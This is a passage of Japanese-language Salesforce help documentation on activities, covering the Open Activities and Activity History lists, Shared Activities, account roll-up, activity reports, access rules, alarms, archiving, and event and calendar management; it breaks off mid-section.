[活動予定] 関連リストには、他のレコードに関連する未完了の ToDo、将来の行動、および要請済みミーティングが表示されます。たとえば、カレンダーで取引先責任者に関連するミーティングが予定されているとします。その行動は、取引先責任者とその取引先責任者が関連する取引先の [活動予定] 関連リストに表示されます。

次の操作を実行するには、[活動予定] を使用します。

- 行動と ToDo を作成して自動的にレコードに関連付ける
- 取引先責任者とのミーティングを要請する (は取引先責任者にメールで送信されたミーティング要請を示します)
- 取引先責任者に更新を依頼する
- リストの活動を編集、完了、または削除する

ミーティング要請と更新要求は、取引先責任者、リード、または個人取引先に送信できます。

活動履歴

[活動履歴]関連リストには、レコードとそれに関連付けられたレコードに関する完了した ToDo、記録された電話、保存された相互関係ログ、期限の過ぎた行動、送信メール、一括送信メール、Microsoft® Outlook® から追加したメール、差し込み印刷したドキュメントがすべて表示されます。たとえば、取引先責任者に関連する ToDo が完了したばかりだとします。その ToDo は、取引先責任者とその取引先責任者が関連する取引先の [活動履歴] 関連リストに表示されます。

次のアクションを実行するには、[活動履歴] を使用します。

活動の記録
: 予定外の電話の結果を記録して、フォローアップの ToDo をスケジュールします。この電話は、[活動履歴] に完了した ToDo として表示され、ToDo は [活動予定] に表示されます。

差し込み印刷
: システム管理者が用意したデータと Microsoft Word テンプレートを使用して、個人用ドキュメントを生成します。差し込み印刷したドキュメントを [活動履歴] に表示するかどうかを選択できます。一部のレコードタイプではこのボタンを使用できません。

メールを送信
: 取引先責任者にメールを送信し、そのメールを取引先責任者と対応する取引先、商談、ケース、カスタムオブジェクトに関連付けます。件名が 100 字を超えると、切り捨てられて省略記号 (...) が付きます。一部のレコードタイプではこのボタンを使用できません。

Gmail を送信
: Gmail アカウントから取引先責任者にメールを送信します。このリンクが表示されない場合は、[Gmail ボタンと Gmail リンク] を有効化するようにシステム管理者に依頼してください。Gmail to Salesforce 機能も有効化されている場合、送信したメールは、取引先責任者またはリードレコードの [活動履歴] に表示されます。

登録情報照会
: 更新された取引先責任者情報を要求するメールを取引先責任者に送信します。応答を受信した後、取引先責任者のレコードを更新できます。このメールと一括登録情報照会メールは、[活動履歴] に表示されます。

すべて表示
: レコードに活動履歴がある場合、その活動履歴を印刷用に表示します。

セルフサービスポータルに活動を表示するかどうかを選択
: Salesforce システム管理者によって [ケース活動] 関連リストがセルフサービスポータル内のケース参照ページレイアウトに追加されていて、項目レベルセキュリティで活動の [セルフサービスに公開] チェックボックスを表示するように設定した場合は、活動ごとに次のオプションがあります。

- 公開: 完了した活動をセルフサービスポータル内のケースに関する [活動履歴] に表示します。
- 非公開: 完了した活動をセルフサービスポータル内のケースに関する [活動履歴] に表示しません。

活動の使用に関する考慮事項

活動を使用する場合は、Shared Activities を有効化して主取引先責任者を指定した場合の影響、および取引先レコードへの活動の積み上げ集計方法と [最終活動日] の表示内容を理解することなど、次の考慮事項に留意してください。

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Shared Activities

- 1 つの行動または ToDo を 50 件までの取引先責任者 (ただしリードは 1 件のみ) に関連付けることができます。活動が、活動タイムライン、関連リスト、レポートで取引先責任者に関連付けられます。
- 各取引先責任者の詳細ページには、取引先責任者の他の詳細と一緒に、[活動予定] および [活動履歴] 関連リストに関連行動および ToDo が表示されます。一方、行動または ToDo の詳細ページには、その活動に関連するすべての取引先責任者の名前が、他の詳細と一緒に表示されます。活動に関連付けた取引先責任者の一部が表示されない場合、[名前] 関連リストを活動の詳細ページレイアウトに追加するように Salesforce システム管理者に依頼してください。
- 1 人の取引先責任者を活動の主取引先責任者として指定する必要があります。主取引先責任者を削除した場合、活動の関連リスト上の次の取引先責任者が

新しい主取引先責任者になります。活動を手動で編集して、主取引先責任者を選択することもできます。リストとレポートには、主取引先責任者と副取引先責任者が別個に表示されます。

- 複数の取引先責任者を活動に追加するオプションが表示されない場合は、Shared Activities を有効化するように Salesforce システム管理者に依頼してください。

取引先への活動の積み上げ集計

Shared Activities を有効にしているかどうかに関係なく、活動の［関連先］項目は、活動と取引先のリレーションの決定に役立ちます。

［関連先］項目の内容	活動を積み上げ集計するレコード
取引先	その取引先
商談	その商談の取引先
契約	その契約の取引先
取引先オブジェクトと主従関係を持つカスタムオブジェクト	そのカスタムオブジェクトレコードの取引先
上記以外 (空も含む)	取引先責任者の主取引先

Shared Activities を有効にしている場合、活動は各取引先責任者の主取引先にも関連します。

メモ: 取引先責任者を複数の取引先に関連付けることができるようにシステム管理者が組織を設定した場合、積み上げ集計の動作が変更され、活動が取引先責任者の主取引先に積み上げ集計されないことがあります。詳細は、「取引先への活動の積み上げ集計方法を変更する場合の考慮事項」を参照してください。

最終活動日

最終活動日は、レコードに対して記録された最新の行動の期日、またはレコードに関連付けられた ToDo のうち最後に完了したものの期日のいずれかになります。最終活動日は、活動関連リストとレポート、およびレコード詳細ページ (取引先、取引先責任者、リードなど) に表示される場合があります。

Shared Activities が有効であるかどうかに関係なく、取引先レコードの最終活動日は、［関連先］項目によって取引先に積み上げ集計されるすべての活動に基づきます。取引先では、最終活動日が商談に関連する活動を表すことがあります。取引先責任者かリードの最終活動日は、［名前］項目によってその取引先責任者またはリードに関連する、すべての活動に基づきます。

Shared Activities が有効である場合、これは少し変化します。取引先レコードでは、最終活動日は、［関連先］項目によって取引先に積み上げ集計される活動に基づきます。ただし、［関連先］項目が空白である場合、活動は主取引先責任者の取引先に基づきます。取引先責任者とリードの最終活動日は、取引先責任者かリードが活動の主取引先責任者になっている活動のみに基づきます。

例: Jane は、2 つの ToDo に関連する取引先責任者です。Jane は、ToDo 1 (期日は 11 月 30 日) の主取引先責任者ではありません。Jane は、ToDo 2 (期日は 11 月 15 日) の主取引先責任者です。Jane の取引先責任者レコードの最終活動日は 11 月 15 日です。

関連トピック:

Lightning Experience で行動およびカレンダーを使用する場合の考慮事項

Lightning Experience で ToDo を使用する場合の考慮事項

取引先への活動の積み上げ集計方法を変更する場合の考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

デフォルトでは活動の [関連先] 項目で、活動が表示される取引先を指定します。この取引先は、結果として取引先責任者の主取引先であることが多いですが、この動作は必ずしも意味があるわけではありません。たとえば、ユーザが取引先責任者を複数の取引先に関連付けることができる場合、取引先責任者の主取引先が常にその活動に関連するとは限りません。活動が取引先責任者の副取引先または間接取引先のいずれかに表示されたほうが意味がある場合があります。このデフォルトの積み上げ集計動作は [活動設定] ページからオフにできますが、それによる影響に注意してください。

積み上げ集計のデフォルト動作についての詳細は、「取引先への活動の積み上げ集計」を参照してください。

既存の活動
: 積み上げ集計設定を変更しても、新しい活動のみが影響を受けます。既存の活動が影響を受けるのは、活動を終了するときなど、積み上げ集計が再計算されるような方法で既存の活動を更新する場合のみです。

取引先レコードへの積み上げ集計
: デフォルトの動作と同様に、活動の [関連先] 項目によって活動がどの取引先に関連するかが決まります。ただし、デフォルトの動作とは異なり、活動は [氏名] 項目で指定されている取引先責任者の主取引先には積み上げ集計されません。

最終活動日
: デフォルトの動作と同様に、[関連先] 項目を使用して取引先に積み上げ集計される活動によって最終活動日が決まります。ただし、デフォルトの動作とは異なり、取引先の最終活動日を決めるときは、活動の [名前] 項目が常に無視されます。

個人取引先
: Salesforce Classic では、積み上げ集計動作を変更しても、個人取引先は影響を受けません。活動が [関連先] 項目か [氏名] 項目のいずれかを使用して個人取引先に関連している場合、その活動は個人取引先レコードに常に表示されます。個人取引先がそれ独自の主取引先であるのはこのためです。

  Lightning Experience で個人取引先レコードに表示するには、個人取引先を活動の [関連先] 項目に指定する必要があります。Shared Activities が有効になっていない場合が該当します。

リード変換
リードの変換中に活動を作成し、リードから商談を作成しない場合は、活動の積み上げ集計設定で何を指定しても、活動はリードの主取引先に積み上げ集計されません。

関連トピック:

行動と ToDo を一緒に管理するオプションのカスタマイズ
取引先責任者-to-複数取引先

活動レポート

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

さまざまなレポートを実行して、取引先と商談の進行状況と履歴に関する洞察を得ることができます。Salesforce システム管理者が Shared Activities を有効化している場合は、特定の標準レポートまたはカスタムレポートを実行できます。これらのレポートには、行動、ToDo、電話、メールに関する詳細と、関連取引先責任者、取引先、商談、その他の関連レコードが表示されます。

1. 活動に対して実行可能なレポート
   標準またはカスタムレポートを実行して、ToDo または行動に関する詳細と関連する取引先責任者、取引先、商談、その他の関連レコードを表示することができます。
2. 営業担当と顧客のミーティングのレポート
   自分の営業チームが時間配分の優先順位をどのように設定しているか洞察を得ることができます。そのような場合、営業担当がどの顧客に時間を費やしているかを示すカスタムレポートを作成します。

活動に対して実行可能なレポート

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

標準またはカスタムレポートを実行して、ToDo または行動に関する詳細と関連する取引先責任者、取引先、商談、その他の関連レコードを表示することができます。

表示する情報	使用するレポート
別のレコードタイプ (商談など) に関連する活動	[レポート] タブで [新規カスタムレポート] をクリックし、[活動] レポートタイプを選択します。
活動に関連する取引先責任者の数	活動レポート。レポートに［リレーション件数］列を追加します。 たとえば、5 件の取引先責任者がある ToDo があるとします。ToDo と行動レポートを実行すると、ToDo に関連する取引先責任者の数を示す「5」が表示されます。

表示する情報	使用するレポート
各活動の取引先責任者 1 人あたり 1 行	取引先責任者に関連する活動レポート。取引先責任者オブジェクトから少なくとも 1 つの項目を選択します。 たとえば、レポートに 5 件の取引先責任者がある ToDo が含まれるとします。［姓］項目を取引先責任者オブジェクトからレポートに追加すると、この活動に関連する 5 行 (取引先責任者ごとに 1 行) が表示されます。取引先責任者オブジェクトから項目を追加しない場合、活動に対して 1 行のみが表示されます。 取引先責任者に関連する活動レポートは、次の操作が可能な唯一のレポートです。 • 活動のすべての取引先責任者を表示する • 主取引先責任者以外の取引先責任者の属性を使用して条件検索できる その他のレポートでは、活動の主取引先責任者と取引先責任者の総数は表示されますが、その他の取引先責任者の詳細は表示されません。 取引先責任者に関連する活動レポートでは、どの取引先責任者が主取引先責任者か副取引先責任者かは表示されません。
ToDo と行動レポートおよびケースが関連する活動レポートの活動の主取引先責任者。	ToDo と行動レポート、またはケースに関連する活動レポートのいずれか。 たとえば、ある ToDo の主取引先責任者が Ron Dean である場合、これらのレポートの［取引先責任者］項目にはその名前が表示されます。 また、主取引先責任者は ToDo の詳細ページまたは行動の詳細ページの［名前］項目にも表示されます。

営業担当と顧客のミーティングのレポート

自分の営業チームが時間配分の優先順位をどのように設定しているか洞察を得ることができます。そのような場合、営業担当がどの顧客に時間を費やしているかを示すカスタムレポートを作成します。

1. カスタムレポートタイプを作成します。
   a. 主オブジェクトに [ユーザ] を選択します。
   b. 残りの必須項目 ([表示ラベル]、[説明]、および [カテゴリ]) を完成させます。
   c. [次へ] をクリックします。
2. 活動とユーザ間のリレーションを定義します。
   a. 活動リレーションオブジェクトをユーザオブジェクトに関連付けます。
   b. [保存] をクリックします。
3. このレポートタイプに表示される項目を定義します。
   a. [レポートで選択可能な項目] セクションで、[レイアウトを編集する] をクリックします。
   b. [日付]、[件名]、[名前]、[関連先]、[リレーション件数] の [活動リレーション] 項目をこのレイアウトに追加します。
   c. [名前] 項目の表示ラベルを *[取引先責任者]* に、[関連先] 項目の表示ラベルを *[商談]* に変更します。
   d. 項目ごとに、その項目をデフォルトで表示するためのオプションを選択します。
   e. [保存] をクリックします。
4. レポートを作成します。
   a. [レポート] タブで、ステップ 1 ～ 3 で作成したレポートタイプを選択します。
   b. [概要形式] を選択し、完全名でグルーピングを作成します。
   c. レポートを実行して保存します。

このレポートを使用して、営業チームが顧客に費やす時間を最適化できるようにサポートすることができます。

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

ロール階層内で自分と自分より下位のユーザが所有する活動を表示する
- 権限は必要ありません

すべての活動を表示する
- 「すべてのデータの参照」

メモ: Shared Activities を有効にしていない場合、活動リレーションに基づくカスタムレポートには行動主催者と招待者が含まれず、また誰も招待されていない行動は表示されません。

関連トピック:

- カスタムレポートタイプの作成
- カスタムレポートタイプから作成したレポートの項目レイアウトの設計
- レポートの作成
- カスタムレポートの作成

活動へのアクセス

ここでは、どのユーザが行動と ToDo を表示、作成、および削除できるかと、そのアクセスが可能になる条件について説明します。カレンダーの共有およびアクセスは、個々の活動へのアクセスとは別個に制御されます。

デモビデオを見る: Who Sees What: 組織の共有設定

複数種類の設定が、Salesforce 組織の他のユーザによって所有されている行動と ToDo へのアクセス権に影響します。

ロール
: ユーザは、自分自身の活動と、Salesforce 組織のロール階層で自分より下位のユーザに割り当てられている活動を表示し、編集できます。

権限
: 「すべてのデータの参照」権限を持つユーザは、すべての活動を表示できます。

共有モデル
: 活動共有モデルの設定が「親レコードに連動」の場合、関連レコードのオブジェクト種別に対する「すべての参照」権限を持つユーザは、活動を表示できます。

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

重要:

- たとえば、1 人以上の取引先責任者を他のユーザが表示可能な活動に関連付けているとします。それらのユーザには、活動と共に、活動に関連付けた各取引先責任者の名前、取引先名、および役職が、それらの参照権限があるかどうかに関係なく表示されます。
- [非公開] チェックボックスがオンになっている行動には、その行動に割り当てられたユーザのみがアクセスできます。

例: 次のいずれかの条件に該当する場合は活動を表示できます。

- 活動に割り当てられている
- 活動に割り当てられているユーザよりもロール階層で上位である
- 活動が関連するレコードへの参照以上のアクセス権がある
- 「すべてのデータの参照」権限がある

- 1 人以上の取引先責任者および関連商談、取引先、またはケースに対するオブジェクトレベルの「すべての参照」権限があり、かつ Shared Activitiesが有効化されている
- レコードに適用された共有モデルが「親レコードに連動」である関連商談または取引先に対するオブジェクトレベルの「すべての参照」権限があり、かつ Shared Activities が有効化されていない

次の条件に該当する場合は、活動を (Salesforce Classic で) 編集または削除できます。

- 「ToDo の編集」および「行動の編集」権限がある

  および、次のいずれかが該当する

- 活動に割り当てられている
- 活動に割り当てられているユーザよりもロール階層で上位である
- 共有モデルが「親レコードに連動」で、関連レコードのオブジェクトレベルの「すべての編集」権限がある (Shared Activities が有効化されている場合、1 人以上の取引先責任者および関連レコードに対するオブジェクトレベルの「すべての編集」権限が必要)
- 「すべてのデータの編集」権限がある

関連トピック:

Salesforce Classic での自分のカレンダーの共有

Salesforce Classic の活動アラーム

Salesforce では、アラームウィンドウに行動と ToDo のアラームが表示されます。Salesforce Classic を使用している場合、アラームがトリガされると常にアラームウィンドウが開きます。Salesforce Classic にログインすると、前回のログイン時以降にトリガされたアラームがある場合は、音が鳴ります。アラームは個人設定でカスタマイズできます。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

アラームウィンドウの情報

- 古い順に最大 100 件の消去していないアラーム
- 活動の種別 (行動または ToDo)
- 活動の件名 (クリックすると活動の詳細を表示)
- 行動の予定開始日時と ToDo の期日
- アラームの期日、またはアラームが期限切れであること

アラームの順序

行動アラームは開始日時、ToDo アラームは期日で並び替えられます。[[アラーム] ウィンドウを期日別に並び替える] オプションが設定されていない場合、ウィンドウにアラームが次の順序で表示されます。

1. ToDo および行動アラームの日時。
2. ToDo の期日または行動の開始日時。
3. 件名のアルファベット昇順。

[[アラーム] ウィンドウを期日別に並び替える] が設定されている場合、アラームは次の順序で表示されます。

1. ToDo の期日または行動の開始日時。ToDo に期日がない場合、アラームウィンドウにはその ToDo が最初に表示されます。
2. ToDo および行動アラームの日時
3. 件名のアルファベット昇順

日時の表示

次の表に、アラームで行動の開始時刻と ToDo の期日がどのように表示されるかを示します。

活動の種類	期日または指定された時刻	アラームに表示される期日または開始時刻
行動	行動の時刻	行動を作成または編集したときに選択した日時
	終日の行動	選択した日付と [個人情報] 設定ページの [始業時間] に設定した時刻
ToDo	期日	ToDo を作成または編集したときに選択した日付
	期日なし	値 なし

カスタマイズ可能なアラーム設定

アラーム設定をカスタマイズするには、次の手順に従います。

1. [個人設定] から、[クイック検索] ボックスに「アラーム」と入力し、[活動アラーム] を選択します。
2. 必要に応じて、設定を変更します。

表 11 : アラーム設定

設定	設定が有効な場合の結果
アラームの時刻が来たら通知を開始する	アラームの期日になると、アラームウィンドウが開きます。
アラーム音を鳴らす	アラームの期日になると、アラーム音が鳴ります。
行動のデフォルトのアラーム設定 :	すべての新規行動にアラームが設定されます。行動の開始時刻のどのくらい前にアラームをトリガするかを選択します。デフォルトは 15 分です。行動を編集するときに、アラームを無効化するか、アラーム時刻を変更することができます。
ToDo のデフォルトのアラーム設定 :	すべての新規 ToDo にアラームが設定されます。ToDo アラームを設定するときに日時を選択できます。デフォルトは ToDo の期日の午前 8:00 です。ToDo を編集するときに、アラームを無効化するか、アラーム時刻を変更することができます。

設定	設定が有効な場合の結果
［アラーム］ ウィンドウを期日別に並び替える	アラームは期日、アラーム日時の順に並び替えられます。

設定したアラームが表示されない場合、ブラウザでポップアップがブロックされていないか確認してください。設定をテストするには、[ブラウザでアラームがブロックされていますか?] をクリックします。

アラームのスヌーズ

一度に 1 つ以上のアラームをスヌーズできます。デフォルトのスヌーズオプションでは、5 分間隔でアラームが起動します。

［［アラーム］ ウィンドウを期日別に並び替える］ が選択されていない場合、[再通知] をクリックすると、期限切れの時刻は、アラームが再度開始するスヌーズ時刻に基づいて設定されます。アラームウィンドウを閉じると、次回アラームが通知されたときに再度開きます。

アラームの消去

一度に1つ以上のアラームを消去できます。ウィンドウ内のアラームをすべて消去するには、[すべてのアラームを消す] をクリックします。アラーム数が 100 を超えてから [すべてのアラームを消す] をクリックすると、ウィンドウには追加のアラームが表示されます。

関連トピック:

Salesforce 環境のカスタマイズ

アーカイブ済みの活動

Salesforce では、特定の条件に基づいたスケジュールで行動と ToDo がアーカイブされます。

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. 活動をアーカイブする条件

   Salesforce では、グリニッジ標準時 (GMT) の毎週土曜日午前 5:00 頃に 1 年が経過した特定の行動と ToDo がアーカイブされます。

2. アーカイブ済み活動が表示される場所

   Salesforce で活動がアーカイブされた後、アーカイブ済み活動は、エクスポートされたデータ内と Salesforce Classic の特定の場所で表示できます。Salesforce Classic、Lightning Experience、Salesforce1 のいずれかを使用していても、活動はアーカイブされます。ただし、アーカイブ済み活動は、エクスポートされたデータ内と Salesforce Classic では表示できますが、Lightning Experience と Salesforce1 では表示できません。

3. 活動のアーカイブに関する考慮事項

   Salesforce ではアーカイブ済み活動は削除されませんが、手動で削除することはできます。Sandbox を作成または更新したときに、アーカイブ済みの活動はコピーされません。

活動をアーカイブする条件

Salesforce では、グリニッジ標準時 (GMT) の毎週土曜日午前 5:00 頃に 1 年が経過した特定の行動と ToDo がアーカイブされます。

Salesforce では、次のように活動がアーカイブされます。

- 終了してからの経過日数が 365 日を上回る行動
- 期日からの経過日数が 365 日を上回る完了した ToDo
- 期日がない場合、作成日からの経過日数が 365 日を上回る完了した ToDo

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

アーカイブ済み活動が表示される場所

Salesforce で活動がアーカイブされた後、アーカイブ済み活動は、エクスポートされたデータ内と Salesforce Classic の特定の場所で表示できます。Salesforce Classic、Lightning Experience、Salesforce1 のいずれかを使用していても、活動はアーカイブされます。ただし、アーカイブ済み活動は、エクスポートされたデータ内と Salesforce Classic では表示できますが、Lightning Experience と Salesforce1 では表示できません。

アーカイブ済みの活動は、次の場所で表示できます。

- Salesforce Classic で [活動履歴] 関連リストから [すべて表示] をクリック
- Salesforce Classic の、レコードの印刷用表示の［名前］または［関連先］項目内
- 活動の URL (わかっている場合) を使用
- ウィークリーデータのエクスポートファイルにアクセス

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

活動のアーカイブに関する考慮事項

Salesforce ではアーカイブ済み活動は削除されませんが、手動で削除することはできます。Sandbox を作成または更新したときに、アーカイブ済みの活動はコピーされません。

行動とカレンダー

Salesforce を使用して顧客、見込み客、同僚とのミーティングを追跡します。行動から関連するレコード、フィード、ファイル、契約などへドリルダウンします。レポートで行動を追跡することも可能です。

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. 行動の管理

   Salesforce では、行動は、カスタマーリレーションを掌握し、商談を成立させるための強力なツールです。行動は、商談、リード、取引先、取引先責任者に関連付けることができます。さらに、それらのレコード、カレンダー、レポートで行動を追跡できます。

2. カレンダーを使用した Salesforce オブジェクトの日付の追跡と視覚化

   今後予定されるキャンペーンまたは進行中のキャンペーンを追跡する、簡単で視覚的な方法が必要ですか? 標準オブジェクトまたはカスタムオブジェクトからカレンダーを作成します。追跡するデータを表す日付項目を選択すれば、カレンダーのその項目にデータがカレンダー項目として表示されます。リストビューを適用すれば、ほとんどのカレンダーをカスタマイズできます。Salesforce には人気の高いサンプルもあります。カレンダーの非表示または表示や、編集、削除を実行できます。カレンダーの作成にはいくつかの考慮事項があります。

3. Salesforce Classic でのカレンダー共有

   Salesforce Classic で他のユーザに自分のカレンダーを表示または編集するアクセス権を付与したり、自分と共有された同僚のカレンダーを表示したりすることができます。

4. カレンダービュー

   カレンダービューには、Salesforce の行動が表示されます。

5. 行動とカレンダーを使用する場合の考慮事項

   Salesforce では、行動の開始日時は常に [私の設定] で選択したタイムゾーンで表示されます。ミーティングとスケジュールの操作は、Lightning Experience と Salesforce Classic では異なります。

6. Salesforce Classic での招待とスケジュール

   Salesforce Classic では、ユーザをミーティングに招待したり、ミーティングへの招集を承諾したり、Cloud Scheduler を使用してミーティング時間を提案したりできます。また、Salesforce で Microsoft® Outlook® の行動の予定表を作成することもできます。

関連トピック:

活動

ToDo

行動の管理

Salesforce では、行動は、カスタマーリレーションを掌握し、商談を成立させるための強力なツールです。行動は、商談、リード、取引先、取引先責任者に関連付けることができます。さらに、それらのレコード、カレンダー、レポートで行動を追跡できます。

1. Lightning Experience での行動の管理
   ホームページ、自分のカレンダーまたは自分が作成するカレンダー、Kanban ボード、活動タイムラインを使用して、ミーティングを作成、更新、および追跡します。
2. Salesforce Classic での行動の管理
   Salesforce のカレンダーを使用すれば、営業チームや営業マネージャなどのすべてのユーザが常に最新情報を入手し、ミーティングの準備を簡単に行うことができます。Salesforce では、自分や他のユーザのミーティングと招待の返答の追跡、作成、および更新を異なる場所で行うことができます。Salesforce では行動が、活動リストビューやカレンダービュー、Chatter フィード、行動に関連するレコード (取引先責任者や取引先など) に表示されます。レポートで行動を追跡することも可能です。

Lightning Experience での行動の管理

ホームページ、自分のカレンダーまたは自分が作成するカレンダー、Kanban ボード、活動タイムラインを使用して、ミーティングを作成、更新、および追跡します。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

行動を作成する
- 「行動の編集」

- [ホーム] ページの [今後の行動] には、カレンダーで本日スケジュールされている今後のミーティングが 5 つまで表示されます。過去の行動は、時間の経過に沿ってリストから削除されます。
- ナビゲーションメニューですべての行動を操作したり、行動を作成したりするには、[カレンダー] を選択します。また、標準オブジェクトやカスタムオブジェクトから他のカレンダーを作成します。追跡する日付項目を選択すると、カレンダーのその項目にカレンダー項目としてデータが表示されます。

  行動カレンダーを他のユーザと共有することや、他のユーザを行動に招待することはできず、作成したカレンダーを同僚が登録することもできません。
- Kanban ボードでは、活動予定が存在しない商談にはアラートが表示されます。行動を作成するには、黄色の三角形をクリックします。
- 活動タイムラインを使用して、商談、リード、取引先、または取引先責任者の今後および過去の行動を監視したり更新したりします。
- 活動レポートを使用して、Salesforce 組織のロール階層が自分より下位のユーザが所有する行動を参照します。

メモ: 行動を削除しなくても、行動から取引先責任者やレコードを削除できます。たとえば、取引先責任者 A と取引先責任者 B に関連付けられている行動を、取引先責任者 A のみに関連付けるとします。この場合、行動を削除するのではなく、取引先責任者 B を［名前］項目から削除します。

Salesforce Classic での行動の管理

Salesforce のカレンダーを使用すれば、営業チームや営業マネージャなどのすべてのユーザが常に最新情報を入手し、ミーティングの準備を簡単に行うことができます。Salesforce では、自分や他のユーザのミーティングと招待の返答の追跡、作成、および更新を異なる場所で行うことができます。Salesforce では行動が、活動リストビューやカレンダービュー、Chatter フィード、行動に関連するレコード (取引先責任者や取引先など) に表示されます。レポートで行動を追跡することも可能です。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

招待者が関連する行動が使用できないエディション: **Personal** Edition

ユーザ権限

行動を作成する
- 「行動の編集」

行動の追跡

デモを見る: 電話、メール、ミーティングを追跡する方法

自分または他のユーザに属する行動は次の場所で追跡できます。活動リストビューを表示するには、[ホーム] タブまたはカレンダービューにある をクリックするか、カレンダーの日表示または週表示に移動します。

自分が所有する行動
- [ホーム] タブの [カレンダー] セクション
- 活動リストビュー: 既存のリストビューを選択するか、新しいビューをカスタマイズします。
- Chatter フィード: 投稿、コメント、更新を追跡する行動をフォローします。

カレンダーを自分と共有している人が所有する行動
マルチユーザカレンダービュー

自分が他のユーザに割り当てた行動
- [私の代理活動] リストビュー
- 活動レポート

組織の階層で自分より下位のユーザが所有する行動
- [私のチームの活動] リストビュー
- 活動レポート

近日開催予定のイベント
- カレンダービュー
- [近日開催予定のイベント] リストビュー
- 行動に関連するレコードの [活動予定] 関連リスト

過去の行動
- カレンダービュー
- [私の活動] リストビュー
- 行動に関連するレコードの [活動履歴] 関連リスト

別のレコード (取引先責任者や取引先など) に関連する行動
- 他のレコードの詳細ページの [活動予定] または [活動履歴] 関連リスト
- 自分の Chatter フィードおよび他のレコードの Chatter フィード

- 活動レポート

行動の詳細の表示

カレンダービュー、活動リストビュー、関連リスト、[ホーム] タブでは、次の 2 通りの方法で行動の詳細を表示できます。

- 行動の件名にマウスポインタを置く。
- 件名をクリックする。

行動の詳細ページで、定期的な行動 ( ) のうちの 1 つの詳細を表示するには、[行動を参照] サブタブを選択します。定期的な行動の詳細を表示するには、[定期的な行動の参照] サブタブを選択します。

 — 招待者がある行動を示します。

行動の作成

[ホーム] タブの場合
[ホーム] タブの [カレンダー] で、[新規行動] または [新規ミーティング要請] をクリックします。

Chatter フィードの場合
取引先責任者などのレコードのフィードに行動を作成すると、Salesforce が行動をレコードに自動的に関連付けます。

サイドバーの場合
Salesforce のサイドバーでは、[新規作成] ドロップダウンリストで [行動] を選択します。

別のレコードの詳細ページの場合
[活動予定] 関連リストで、[新規行動] または [新規ミーティング要請] をクリックします。Salesforce が行動またはミーティング要請をレコードに自動的に関連付けます。

被招集者が関連する行動の詳細ページの場合
1 人以上を招待した行動の詳細ページで、[コピー] をクリックします。定期的な行動ではなく、招待者が 1 人以上いる行動はコピーできます。

カレンダービューの場合

- [新規行動] をクリックします。
- 日表示で、時間 (9:00 AM など) をクリックします。
- 日表示または週表示で、時間枠をダブルクリックします。定期的な行動または人を招待する行動は、ダブルクリックして作成することができません。ダブルクリックしても新しい行動が開かない場合は、クリック作成イベントを有効にするようシステム管理者に依頼してください。
- 週表示または月表示で、 をクリックします。

活動リストビュー ( ) の場合
リストビューで、[新規行動] をクリックします。

取引先責任者、リード、その他のレコードのリストビューの場合
取引先責任者、リード、その他のレコードのリストビューで、ページ下部にある をクリックし、週表示のカレンダービューをページに追加します。リストビューのレコードを下方のカレンダーの時間枠にドラッグして、レコードに関連する行動を作成します。 が表示されない場合は、ドラッグアンドドロップによるスケジュールを有効にするよう Salesforce システム管理者に依頼してください。

メモ: タイムゾーンが異なる人々とのミーティングをスケジュールする場合、カレンダーには他の人の空き時間と予定のある時間が自分のタイムゾーンで表示されます。個々のユーザの［タイムゾーン］設定(個人情報ページで指定) によって、Salesforce 組織の［タイムゾーンのデフォルト値］設定が上書きされます。

行動の更新

レポートを除き、行動の詳細を参照可能な場所であればどこからでも、編集する権限のある行動を編集できます。

行動は、次のような複数の方法で編集できます。

